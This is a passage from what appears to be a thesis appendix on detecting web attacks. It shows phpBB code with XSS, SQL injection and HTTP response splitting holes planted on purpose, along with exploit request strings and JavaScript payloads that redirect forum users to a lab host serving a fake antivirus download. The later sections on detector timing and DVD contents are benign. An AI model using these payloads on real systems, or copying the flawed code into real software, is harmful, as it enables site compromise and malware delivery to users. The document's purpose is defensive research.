The *cross-site scripting (XSS)* vulnerability is introduced in `posting.php`.



Figure C.5: Application content compromise - step 3b

```
---------- posting.php ----------
.........

1. $dec_message = html_entity_decode($message_parser->message);

.........

2. $data = array(
3. ......
4. 'message'=> $dec_message,
.........

);
.........
```

The first part of the vulnerability consists of the HTML entity decoding of the posted message in line 1. The second part consists of storing this HTML decoded string directly into the `$data` array, that is a data structure holding the fields of the forum post that will be stored in the back-end (lines 2-4). This code is vulnerable because of improper sanitization of application input since HTML

characters are not escaped. This presents a persistent XSS threat as an attacker is allowed to post messages containing malicious scripts, which are then downloaded and executed by other forum users viewing the same post later on.

The SQL injection vulnerability is introduced in `viewforum.php`. This script displays a list of topics contained within a selected forum.

```
---------- viewforum.php ----------
.........
1.$forum_id = $_GET["f"];
2. .........
3.      $sql = "SELECT p.post_subject
4.              FROM phpbb_posts p
5.              WHERE p.topic_id = $topic_id and p.forum_id =
   $forum_id";
6.      $result = $db->sql_query($sql);
7.      while($topic_data = $db->sql_fetchrow($result))
8.      {
9.              $last_reply = $topic_data[‘post_subject’];
10.     }
11.     $replies .= " ( Last post: $last_reply )";
12.     $db->sql_freeresult($result);
.........
```

Line 1 involves improper sanitization of web application input since the content of the query string argument `f` is copied to the `$forum_id` variable without checking its content. Its use in lines 3-5 completes the SQL vulnerability as it allows an attacker to control the SQL statement through SQL keywords in the query string.

The HTTP response splitting vulnerability is found in `common.php`. This script contains initialization routines that execute at the start of each request servicing process.

```
---------- common.php ----------
.........
1. header(’phpbbdata: ’ . urldecode($_SERVER[‘REQUEST_URI’]));
.........
```

Line 1 includes a custom HTTP response header that provides application-specific information. It is an HTTP response splitting vulnerability since unsanitized query string values contained in the global variable `$_SERVER['REQUEST_URI']` are written directly to the HTTP response header. This code can be exploited by attackers to create one or more malicious HTTP responses through

the inclusion of carriage return and/or line feed characters.

C.3.2 Exploits

Cross-site scripting (XSS) - Exploitation of the XSS vulnerability in `posting.php` is carried out directly from the web browser by browsing to phpBB's post submission page, inserting an `AttackString` in the `POST A REPLY` text area of the HTML form and pressing the `submit` button. `AttackString` can be any valid HTML content possibly also including a client-side script.

SQL injection (SQLi) - Exploitation of the SQLi vulnerability in `viewforum.php` is carried out by sending an HTTP request to the vulnerable script as follows: `/phpbb3/viewforum.php?f=2;AttackString`, where `AttackString` is any valid SQL statement.

HTTP response splitting - Exploitation of the HTTP response splitting vulnerability in `common.php` is carried out by sending an HTTP request to any phpBB script, for example `index.php`, as follows: `/phpbb3/index.php?v=val%0dAttackString`, where `AttackString` is any valid HTTP header and payload string. In the experiment setup this string is structured in the following way:

```
Content-Type: text/html\r
Content-Length: 43\r
\r
<html><script>alert("XSS")<script><html>
```

where the injected `Content-Type` string overrides the original phpBB content type to have the browser expect a static HTML with a character count corresponding to the value assigned to `Content-Length`.

C.3.3 Attack payloads

Attack payloads are presented from the point of view of how malicious JavaScript is injected within the dynamically created HTML output. Ultimately, each attack results in a deceiving message being displayed by the web browser. However, at that point payload executes on the web client and is not observable on the server.

script tag - JavaScript payload injected as:

```
<script>my_window = window.open('', 'mywindow1', 'status=1,width
    =450,height=250');my_window.document.write('<h1>!!!Your
    computer is infected!!!</h1>');my_window.document.write('<h2>
```

```
Click to <a href=http://192.168.147.130/dwnld.zip> download</a
> your anti-virus now</h2>');</script>
```

image tag - JavaScript payload injected as:

```
<img onmouseover="window.location='http://192.168.147.130/
antivirus.htm'" src=http://192.168.147.128/phpbb3/images/
smilies/icon_lol.gif width="15" height="17">
```

table tag - JavaScript payload injected as:

```
<TABLE><TD onmousemove="window.location='http://192.168.147.130/
antivirus.htm'">Comment</TD></table>
```

iframe tag - JavaScript payload injected as:

```
<iframe id=iframe1 name=iframe1 width=0 height=0 src=javascript:
self.parent.location='http://192.168.147.130/antivirus.htm
';></iframe>
```

div tag - JavaScript payload injected as:

```
<DIV STYLE="width: expression(window.location='http
://192.168.147.130/antivirus.htm');">
```

C.3.4 Obfuscation

Obfuscation consists of JavaScript obfuscation[1], HTML hex and decimal encoding, combined with URL encoding for the SQLi and HTTP response splitting attack strings.

C.3.5 Examples of executing attacks

Figures C.6 and C.7 show attack execution during steps 2a and 3a. In step 2a, an SQL payload is first injected and then propagated onto the back-end database. Its execution appends a malicious JavaScript payload to all stored posts. Users viewing posts following this attack will have this JavaScript payload injected to the dynamically created HTML content. This attack will succeed in all browsers with JavaScript enabled. As far as the attack objective is concerned a

[1] http://javascriptobfuscator.com/default.aspx



Figure C.6: Payload propagation - step 2a

propagated payload injection attack succeeds as soon as it manages to inject and propagate an attack payload. Whether the attack payload executes successfully on the client is another matter. In this case payload execution pops up a browser window pointing to a malware-hosting site. In step 3a, the JavaScript payload is first stored as a forum post. When the malicious JavaScript is retrieved by the application to generate dynamic HTML content, it injects an image event handler directing the user to the malware-hosting site.



Figure C.7: Payload propagation - step 3a

Appendix D

Performance study - supplementary details

This appendix presents supplementary details about the performance study presented in chapter 8. Detailed specification of the various detector processing times measured during the study are presented (section D.1). The work-around for the `tshark` bug encountered during the 'accumulating alerts' experiments is also described (section D.2).

D.1 Details of the measurements taken during the performance study

D.1.1 Detector 1 - Malicious remote control

Figures D.1 - D.5 present UML activity diagrams showing the steps that contribute to A-E in the first detector. In this case, the attack request detector component executes periodically, and so, E (figure D.5) represents the time taken for an entire correlation run, i.e. excludes the fixed waiting time between the runs.



Figure D.1: Detector 1 - *A*



Figure D.2: Detector 1 - *B*



Figure D.3: Detector 1 - *C*



Figure D.4: Detector 1 - *D*



Figure D.5: Detector 1 - *E*



Figure D.6: Detector 2 - *B*

D.1.2 Detector 2 - Application content compromise

Figures D.6 - D.8 present UML activity diagrams showing the steps that contribute to *B*-*D* in the second detector. *A* and *E* include the same steps as the first detector (see figures D.1 and D.5). *B* (figure D.6) only differs to figure D.2 in that it does not include a check for static injection-intended content.



Figure D.7: Detector 2 - *C*



Figure D.8: Detector 2 - *D*



Figure D.9: Detector 3 - *A*

D.1.3 Detector 3 - Payload propagation

Figures D.9 - D.13 present UML activity diagrams showing the steps that contribute to *A*-*E* in the third detector. In this case, the implementation for the suspect alerter is interleaved with that for the attack request detector. For this reason, in the case of *B* and *E* only the shaded activities in their respective diagrams (figures D.10 and D.13) contribute to the measured processing time. In these same diagrams, the term 'global correlation' refers to the case when an overflowing string originates from a back-end response, and therefore requires matching outside the local context (i.e. the global context of all suspect alerts). Also, due to the local context-centric processing, HTTP requests are only available to the suspect alerter for processing whenever their corresponding contexts have been aggregated, and so this is chosen as the starting point for *B* (figure D.13). For the same reason, *C* and *D* are only measured for the HTTP responses (or last chunk) that triggers the local context aggregation. Only when the HTTP responses is captured can the detector aggregate the local context and subsequently process it. The time elapsed between the monitoring of an HTTP request and the monitoring of its corresponding HTTP request (or final request chunk) depends on the performance of the web application rather than that of the detector, and is therefore excluded.



Figure D.10: Detector 3 - *B* (shaded activities only)



Figure D.11: Detector 3 - *C*



Figure D.12: Detector 3 - *D*



Figure D.13: Detector 3 - *E* (shaded activities only)

D.2 Work-around for the `tshark` bug

The encountered `tshark` bug causes the exhaustion of secondary storage by retaining an open handle to deleted ring buffer files. Whilst it is not possible to close these handles on `tshark`'s behalf without restarting `tshark`, a work-around is put in place. It consists of periodically executing a script that flushes the content of the ring buffer files marked as deleted through the `/proc` file-system, relinquishing the occupied disk space.

Appendix E

DVD content

The accompanying DVD contains the resources produced during experimentation with Distress Detection (DD). These can be found in the following directories:

dca Contains the Dendritic Cell Algorithm (DCA) implementation, datasets, experiment automation scripts and full results from the DCA replication experiment.

dangersig Contains the probes, datasets, and full results from the forensic investigation.

detectors Contains the source code for the three distress detectors. There are three versions of each detector: the one used for detection effectiveness evaluation, the upgraded version used for the performance study, and the instrumented version.

de1-3 Contains the dataset files, experiment automation scripts, and full results for the detector effectiveness experiments for detectors 1-3 respectively.

eff1-3 Contains the dataset files, experiment automation scripts, results and analysis files from the performance study experiments for detectors 1-3 respectively.

A detailed description of the contents of these directories can be found in `DVDGuide.pdf`.